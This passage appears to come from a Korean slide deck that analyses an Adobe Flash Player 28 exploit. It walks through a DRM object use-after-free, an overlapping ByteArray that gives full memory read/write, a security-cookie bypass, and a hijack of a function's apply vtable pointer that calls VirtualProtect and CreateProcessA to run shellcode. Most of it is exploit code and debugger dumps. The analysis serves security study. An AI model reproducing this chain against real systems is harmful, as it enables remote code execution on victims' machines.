
```
this.$Wx03$ = new Timer(100,1000);
```

```
this.$Wx03$.addEventListener("timer",this.checkFreed);
```

```
this.$Wx03$.start(); // flash.display::LoaderInfo -> onDRMError -> Freed drm_obj2
```


```
}
```

Freed drm_obj2 by
drmmanager



- Overlap ByteArray Class Object

```
public function overlapping_obj() : void {  
    this.barray_obj = new ByteArrayObj(); // overlapping bytearray class in the freed drm_obj2  
    this.barray_obj.length = 512;  
    if(this.drm_obj2.a14 != 0) // drm_obj2 is dangling pointer {  
        ....
```



- **ByteArray**

Full memory Read / Write Primitive

private:

```
uint8_t* array;  
uint32_t capacity;  
uint32_t length;  
uint32_t copyOnWrite;  
uint32_t check_array;  
uint32_t check_capacity;  
uint32_t check_length;  
uint32_t check_copyOnWrite;
```


• Overlapped Object Memory

[drm_obj2 class memory] 프리되기 전

```


07689100 5bda1a88 AdobeCPGetAPI+0x4de208
07689104 80004b01
07689108 077b61a0
0768910c 0778b208
07689110 00001111 -> drm_obj2.a1
07689114 00002222
07689118 00003333
0768911c 00004444
07689120 00005555
07689124 00006666
07689128 00007777
0768912c 00008888
07689130 00009999
07689134 0000aaaa
07689138 00001111
0768913c 00002222
07689140 00003333
.....
07689174 00006666
07689178 00007777
0768917c 00008888
07689180 00009999
07689184 0000aaaa
07689188 00001111
0768918c 00002222
07689190 00003333
07689194 00004444
07689198 00004444 -> drm_obj2.a35
0768919c 00000000
    
```

Overlapped ByteArray Class Object

```

07689100 5bda18d8 AdobeCPGetAPI+0x4de058
07689104 00000003
07689108 076ad858
0768910c 07796fa0
07689110 07689118 -> drm_obj2.a1
07689114 00000044
07689118 5bda1880 AdobeCPGetAPI+0x4de000
0768911c 5bda1888 AdobeCPGetAPI+0x4de008
07689120 5bda187c AdobeCPGetAPI+0x4ddffc
07689124 5bde9984 AdobeCPGetAPI+0x526104
07689128 0781f4c0
0768912c 08f1c1f0
07689130 07ba5e80
.....
07689140 5bdb3db0 <ByteArray Object>
07689144 08a45050 -> m_buffer object -> drm_obj2.a14
07689148 00000000
0768914c 00000000
07689150 5bda1874 Flash32_28_0_0_137!AdobeCPGetAPI+0x4ddff4
07689154 00000003
07689158 00000000
0768915c 00000011 -> barray_obj.a1
.....
07689188 07689101 -> barray_obj(this)
0768918c 00000001
07689190 00000000
07689194 00000000
07689198 00000000 -> drm_obj2.a35
0768919c 00000000
    
```

• Object Life Cycle



익스플로잇 분석

• Make Fake m_buffer Object

```
if(this.drm_obj2.a14 != 0) { // check overlap
```

```
for(var i:int = 0; i < 5; i++) {
```

```
    // 1. Dangling pointer의 a.32에 a.14(m_buffer) 쓰기
```

```
    this.drm_obj2.a32 = this.drm_obj2.a14 + 8 * i + 7;
```

```
    // 2. Dangling pointer의 a.32는 barray_obj.a13(number타입), bytearray를 이용해 Number값을 쓰고 읽기
```

```
    // 3. 읽어온 m_buffer object data를 barray_obj 변수 영역에 써서 fake m_buffer object를 만들
```

```
    this.barray_obj.write_mbuffer_obj(i * 2 + 1, this.barray_obj.read_mbuffer_obj());
```

```
}
```

```
.....
```

```
// 4. a.14( 실제 m_buffer 주소)를 barray_obj.a1 (fake m_buffer pointer)의 주소로 변경
```

```
this.drm_obj2.a14 = this.drm_obj2.a31 + 19 * 4 + 16 - 1;
```

• Full r/w memory primitive

```
07689100 5bda18d8 AdobeCPGetAPI+0x4de058
07689104 00000003
07689108 076ad858
0768910c 07796fa0
07689110 07689118
.....
07689140 5bdb3db0 <ByteArray Object>
07689144 (0768915c) -> Fake m_buffer
07689148 00000000
0768914c 00000000
07689150 5bda1874 Flash32_28_0_0_137!AdobeCPGetAPI+0x4ddff4
07689154 00000003
07689158 00000000
(0768915c) 52571868
07689160 00000001
07689164 00000000 -> array
07689168 ffffffff -> capacity
0768916c ffffffff -> length
07689170 00000000 -> copyonwrite
07689174 1778926e -> check_array
07689178 e8876d91 -> check_capacity
0768917c e8876d91 -> check_length
07689180 1778926e -> check_copyonwrite
07689184 00000000
07689188 07689101
0768918c 07e25239
07689190 00000000
.....
```

- Bypass ByteArray security cookie mitigation

```
// key = array ^ check_array
```

```
var key:uint = this.drm_obj2.a22 ^ this.drm_obj2.a26;
```

```
this.drm_obj2.a22 = 0;
```

```
this.drm_obj2.a23 = 0xFFFFFFFF;
```

```
this.drm_obj2.a24 = 0xFFFFFFFF;
```

```
this.drm_obj2.a26 = this.drm_obj2.a22 ^ key;
```

```
this.drm_obj2.a27 = this.drm_obj2.a23 ^ key;
```

```
this.drm_obj2.a28 = this.drm_obj2.a24 ^ key;
```

```
this.drm_obj2.a29 = this.drm_obj2.a25 ^ key;
```

```
this.barray_obj.endian = Endian.LITTLE_ENDIAN;
```

- Find window function address
 - Vtable address → Flash.ocx base address → Search API address

```
static function findVP() : uint
{
    if(flash21.readUTF().toLowerCase() == "virtualprotect"
    {
        flash63 = Get(b + ft + $Wx1eWx0b$ * 4);
        c++;
        if(c > 1)
            ....
        else {
            flash21.position = b + b0;
            if(flash21.readUTF().toLowerCase() == "createprocessa"
            {
                createprocessaFunc = Get(b + ft + $Wx1eWx0b$ * 4);
                c++;
                if(c > 1)
                {
                    break;
                }
            }
        }
    }
}
```

- How to call shellcode

- HackingTeam 플래시 익스플로잇 방식 이용(Back to the 2015년)

```
// 1. 더미 victim 함수를 선언
static function Payload(...a){}
static function CallVP(vp:uint, xAddr:uint, xLen:uint) {
    // 2. Payload 함수 오브젝트를 생성
    Payload();
    // 3. Payload() 오브젝트에서 vtable포인터를 검색
    var p:uint = GetAddr(Payload);
    var ptbl:uint = Get(Get(Get(Get(p + 8) + 0x14) + 4) + (_isDbg ? 0xbc:0xb0));
    ....
    // 4. Payload's vtable를 복사
    for(var i:uint; i < 0x100; i++) _v[i] = Get(p1-0x80 + i*4);
    // 5. VirtualProtect() 주소를 저장
    _v[0x20+7] = vp;

    // 6. VirtualProtect()의 아규먼트 설정
    Set(p+0x1c, xAddr);
    Set(p+0x20, xLen);
    var args:Array = new Array(0x41); //set third arg = 0x40 PAGE_EXECUTE_READWRITE

    // 7. Payload()의 vtable를 대체
    Set(ptbl, _vAddr + 0x80);

    // 8. call VirtualProtect()
    var res = Payload.call.apply(null, args);
```

- How to call shellcode

- **Function Object의 apply 호출 주소 변조**

```
Atom FunctionObject::AS3_apply(Atom thisArg, Atom argArray)
{
    thisArg = get_coerced_receiver(thisArg);


    // when argArray == undefined or null, same as not being there at all
    // see Function/e15_3_4_3_1.as

    if (!AvmCore::isNullOrUndefined(argArray))
    {
        AvmCore* core = this->core();

        // FIXME: why not declare argArray as Array in Function.as?
        if (!AvmCore::istype(argArray, ARRAY_TYPE))
            toplevel()->throwTypeError(kApplyError);

        return core->exec->apply(get_callEnv(), thisArg, (ArrayObject*)AvmCore::atomToScriptObject(argArray));
    }
    else
    {
```


- How to call shellcode
- Function Object의 apply 호출 주소 변조



Virtual: 07c2b0a4 Display format: Pointer and Previous Next

```
07c2b0a4 6b9a7f50 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239330
07c2b0a8 6b9a7df0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x2391d0
07c2b0ac 6b9a9180 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x23a560
07c2b0b0 6b9a9200 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x23a5e0
07c2b0b4 6b9d5ba0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x266f80
07c2b0b8 6bbda600 Flash32_28_0_0_137!AdobeCPGetAPI+0xc6d80
07c2b0bc 6b9a8c80 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x23a060
07c2b0c0 77ce2dd5 kernel32!VirtualProtectStub
07c2b0c4 6b9a8150 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239530
07c2b0c8 6b8f75a0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x188980
07c2b0cc 6b9a9240 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x23a620
07c2b0d0 6b9a7fa0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239380
07c2b0d4 6b9a7e00 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x2391e0
07c2b0d8 6b9d5a50 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x266e30
07c2b0dc 6b9d5b30 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x266f10
07c2b0e0 6b9d6040 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x267420
07c2b0e4 6b9d6070 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x267450
07c2b0e8 6b9da8a0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bc80
07c2b0ec 6b9da940 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bd20
07c2b0f0 6b9daaa0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26be80
07c2b0f4 6b9dab40 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bf20
07c2b0f8 6b9a88b0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239c90
07c2b0fc 6b9a87e0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239bc0
07c2b100 6b9a8ae0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239ec0
07c2b104 6b9a8ab0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x239e90
07c2b108 6b9da9e0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bdc0
07c2b10c 6b9da9e0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bdc0
07c2b110 6b9dabe0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bfc0
07c2b114 6b9dabe0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x26bfc0
07c2b118 6b9a9bf0 Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadModule+0x23afd0
```

Virtual function pointer
apply(+0x1c) 변조

• How to call shellcode

```
static function callVP(param1:uint, param2:uint, param3:uint) : * {  
    var _loc10_:uint = 0;  
    flash1000();  
    var _loc4_:uint = GetObjAddr(flash1000);  
    var _loc5_:uint = Get(Get(Get(_loc4_ + 8) + 20) + 4) + (!!flash70?188:176);  
    ....  
    var _loc9_:Vector.<uint> = new Vector.<uint>(256);  
    while(_loc10_ < 256){  
        _loc9_[_loc10_] = Get(_loc6_ - 128 + _loc10_ * 4);  
        _loc10_++;  
    }  
    _loc9_[32 + 7] = param1;  
    Set(_loc4_ + 28,param2); // 첫번째 파라미터 (셸코드 주소)  
    Set(_loc4_ + 32,param3); // 두번째 파라미터 (셸코드 길이)  
  
    Set(_loc5_,flash36(_loc9_) + 128); // apply 호출 포인터 변조  
    var _loc11_:Array = new Array(65); // 세번째 파라미터 (메모리 플래그)  
    var _loc12_:* = flash1000.call.apply(null,_loc11_); // VirtualProtect 호출  
    Set(_loc5_,_loc6_);  
    Set(_loc4_ + 28,_loc7_);  
    Set(_loc4_ + 32,_loc8_);  
}
```

• How to call shellcode

Offset: @\$scopeip

Offset	Hex	Assembly
6b9cc210	57	push edi
6b9cc211	51	push ecx
6b9cc212	8bce	mov ecx, esi
6b9cc214	ffd2	call edx
6b9cc216	8bd8	mov ebx, eax
6b9cc218	8b4608	mov eax, dword ptr [esi+8]
6b9cc21b	8b4814	mov ecx, dword ptr [eax+14h]
6b9cc21e	8b5104	mov edx, dword ptr [ecx+4]
6b9cc221	8b06	mov eax, dword ptr [esi]
6b9cc223	8bbab0000000	mov edi, dword ptr [edx+0B0h]
6b9cc229	8b9090000000	mov edx, dword ptr [eax+90h]
6b9cc22f	8d4c2410	lea ecx, [esp+10h]
6b9cc233	51	push ecx
6b9cc234	8bce	mov ecx, esi
6b9cc236	ffd2	call edx
6b9cc238	8b4c2414	mov ecx, dword ptr [esp+14h]
6b9cc23c	8b00	mov eax, dword ptr [eax]
6b9cc23e	8b17	mov edx, dword ptr [edi]
6b9cc240	8b521c	mov edx, dword ptr [edx+1Ch]
6b9cc243	51	push ecx
6b9cc244	8b4c241c	mov ecx, dword ptr [esp+1Ch]
6b9cc248	51	push ecx
6b9cc249	53	push esi
6b9cc24a	50	push eax
6b9cc24b	8bcb	mov ecx, edi
6b9cc24d	ffd2	call edx
6b9cc24f	5f	pop edi
6b9cc250	5e	pop esi
6b9cc251	5b	pop ebx
6b9cc252	c20c00	ret 0Ch
6b9cc255	cc	int 3
6b9cc256	cc	int 3

Registers

Reg	Value
eax	7c29004
ecx	977e47c
edx	77ce2dd5
ebx	b7c
esp	431b600
ebp	431b650
esi	7677238
edi	977e47c
ebp	6b9cc24d

Memory

Virtual	Value
esp	07c29004
0431b604	00000b7c
0431b608	00000040
0431b60c	0431b6a8
0431b610	00000004
0431b614	00000040
0431b618	0431b6a0
0431b61c	6b97db42
0431b620	Flash32_28_0_0_137!IAEModule_IAEKernel_UnloadM...

Call VirtualProtect

kernel32!VirtualProtectStub

Shellcode address

Parameter

• How to call shellcode

```
static function Exec() : *
{
.....
payAddr = GetObjAddr(flash1000);
payAddr = Get(Get(payAddr + 0x1C) + 8) + 4;
flash69 = Get(payAddr);
```

```
// 함수 호출 포인터 웰코드 주소로 변조  
Set(payAddr,shellcodeAddr);
```

```
// CreateProcessA 호출  
res = flash1000.call(null,createprocessaFunc );  
.....  
}
```

before

Memory

Virtual: poi(poi(eax+1c)+8)+4

07bea15c	0891ffde	Dummy function
07bea160	53125850	
07bea164	07b2e468	
07bea168	07be7a60	
07bea16c	00000000	
07bea170	07be54c0	
07bea174	09842462	
07bea178	00000001	


after

Memory

Virtual: 07bea15c

07bea15c	081e1004	shellcode
07bea160	53125850	
07bea164	07b2e468	
07bea168	07be7a60	
07bea16c	00000000	
07bea170	07be54c0	
07bea174	09842462	
07bea178	00000001	

- How to call shellcode



Disassembly

Offset: 081e1004


Previous Next

no prior disassembly possible

